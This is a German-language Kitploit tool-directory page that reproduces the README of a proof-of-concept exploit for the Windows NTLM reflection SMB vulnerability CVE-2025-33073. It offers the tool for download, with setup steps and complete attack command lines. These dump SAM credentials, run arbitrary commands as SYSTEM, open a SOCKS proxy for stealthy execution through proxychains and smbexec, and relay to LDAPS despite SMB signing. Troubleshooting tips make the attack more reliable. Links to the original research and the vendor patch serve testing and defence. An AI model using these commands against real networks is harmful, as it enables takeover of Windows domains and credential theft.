

Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-33073 — PoC Exploit für die NTLM-Reflexion-SMB-Sicherheitslücke. | Kitploit

Tools/GitHubGitHub/mverschu/cve-2025-33073
Privilege EscalationSchwachstellenanalyseExploitationNetzwerksicherheitPenetrationstestsAuthentifizierung
GitHubmverschu/cve-2025-33073

CVE-2025-33073

PoC Exploit für die NTLM-Reflexion-SMB-Sicherheitslücke.

Repository anzeigen
71413632vor 2 TagenVon Kitploit geprüft
Teilen

CVE-2025-33073

PoC-Exploit für die NTLM-Reflection-SMB-Schwachstelle.
image

Alle Credits gehen an die offizielle Forschung:
https://www.synacktiv.com/en/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025

Voraussetzungen

OS: Kali Linux (hat die meisten Pakete vorinstalliert).

  • NetExec (NXC) - https://github.com/Pennyw0rth/NetExec
  • impacket-ntlmrelayx
  • dnstool.py (im Repository enthalten)

Einrichtung

pipx (empfohlen) — installiert ldap3-bleeding-edge, impacket und dnspython in eine isolierte App-venv:

pipx install .
# or: pipx install git+https://github.com/mverschu/CVE-2025-33073.git
cve-2025-33073 --help
cve-2025-33073-dnstool --help

Du benötigst weiterhin NetExec (nxc) und dig in deinem PATH (auf Kali enthalten). Für --smb-signing installiere das geforkte impacket in die pipx-Umgebung:

pipx inject cve-2025-33073 "impacket @ git+https://github.com/decoder-it/impacket-partial-mic.git"

Lokale venv — gleiche Abhängigkeiten wie setup.sh / requirements.txt:

./setup.sh
source venv/bin/activate
python3 CVE-2025-33073.py --help

Dies installiert ldap3-bleeding-edge==2.10.1.1337, impacket und dnspython.

Beispielverwendung


python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65

Ziel-spezifisches DNS-Label (Synacktiv-SRV1-Beispiel)
Standardmäßig registriert das Tool localhost1UWhRC.... Für einige Ziele registrieren Sie ein Label, das vom Computernamen des Opfers abgeleitet ist, damit Windows es wie localhost behandelt (siehe Synacktivs Write-up). --reflection-host SRV1 erzeugt srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA; ein FQDN wie SRV1.ASGARD.LOCAL verwendet nur das erste Label.

python3 CVE-2025-33073.py -u 'ASGARD.LOCAL\loki' -p 'password' --attacker-ip 192.168.56.3 --dns-ip 192.168.56.10 --dc-fqdn DC01.ASGARD.LOCAL --target SRV1.ASGARD.LOCAL --target-ip 192.168.56.11 --reflection-host SRV1
image

Benutzerdefinierter Befehl

Anstelle von secretsdump kann ein benutzerdefinierter Befehl ausgeführt werden.

python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65 --custom-command "whoami"
image

SOCKS
Für eine besonders unauffällige Ausführung von Befehlen, nachdem eine gültige Verbindung als SYSTEM hergestellt wurde. --target und --target-ip sollten hier gleich sein.

python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target 192.168.178.65 --target-ip 192.168.178.65 --socks

image Außerdem kann ein benutzerdefinierter Befehl über proxychains ausgeführt werden, anstatt SAM zu dumpen.

proxychains nxc smb 192.168.178.65 -d '' -u '' -p '' -x 'whoami' --exec-method smbexec

image


Exploit-Relay zu LDAPS auch bei aktivierter SMB-Signierung

Es wurden Untersuchungen durchgeführt, um herauszufinden, ob die Reflection bei aktivierter SMB-Signierung wirklich nicht funktioniert, was zur Entdeckung von Fehlern führte, bei denen es möglich ist, von SMB zu LDAPS weiterzuleiten, wenn SIGN/SEAL aus dem Paket entfernt werden – was normalerweise aufgrund von MIC nicht möglich ist.

Dank an:

  • https://github.com/decoder-it/impacket-partial-mic/
  • https://decoder.cloud/2025/11/24/reflecting-your-authentication-when-windows-ends-up-talking-to-itself/
  • https://www.depthsecurity.com/blog/using-ntlm-reflection-to-own-active-directory/
python3 CVE-2025-33073.py -u "thewoods.local\test" -p 'pass' -d 192.168.204.131 --dns-ip 192.168.204.133 --dc-fqdn DC01.thewoods.local --target 192.168.204.133 --target-ip 192.168.204.133 -M DFSCoerce --smb-signing
image


Manueller Exploit ohne DNS-Anforderung

Wenn Sie sich im selben Broadcast-Domain wie das Gerät befinden und es für LLMNR-Poisoning anfällig ist, ist es möglich, ein Gerät auszunutzen, ohne einen DNS-Eintrag registrieren zu müssen.
image

Fehlerbehebung

  • Ich habe gesehen, dass der Angriff manchmal nicht funktioniert, weil der Hostname für den Angriff verwendet wird, was zu einer DNS-Abfrage von Kali aus führt. Wenn Kali nicht den DNS-Server verwendet oder Sie eine '/ FAILED'-Meldung von impacket-ntlmrelayx erhalten, versuchen Sie, den Host zu Ihrer /etc/hosts-Datei hinzuzufügen. Dies sollte dazu führen, dass der Angriff funktioniert.
  • Bei Verwendung von IP sollte der Angriff funktionieren. Manchmal führt die mehrfache Ausführung zu einem SUCCESS statt einem Fehlschlag. Es ist bis jetzt nicht vollkommen klar, warum das passiert. Ich denke, es hat etwas mit Netzwerk zu tun.
  • Versuchen Sie eine andere Coerce-Methode mit -M oder --method.



Wireshark

Lokale NTLM-Authentifizierung findet statt image
Lokale NTLM-Authentifizierung findet nicht statt, was zu einem FAILED-Versuch führt image
Gut zu wissen

  • Der DNS-Eintrag sollte auch dem Client bekannt sein, dies kann in manchen Fällen mehr Zeit in Anspruch nehmen. Mit mehr Zeit meine ich, geben Sie ihm ein paar Minuten.
  • Dies ist nur ein PoC, was bedeutet, dass AV/EDR-Bypasses nicht versucht wurden zu umgehen. Benutzung auf eigenes Risiko.

So beheben Sie das Problem

https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2025-33073

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    398
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    259
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    257

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





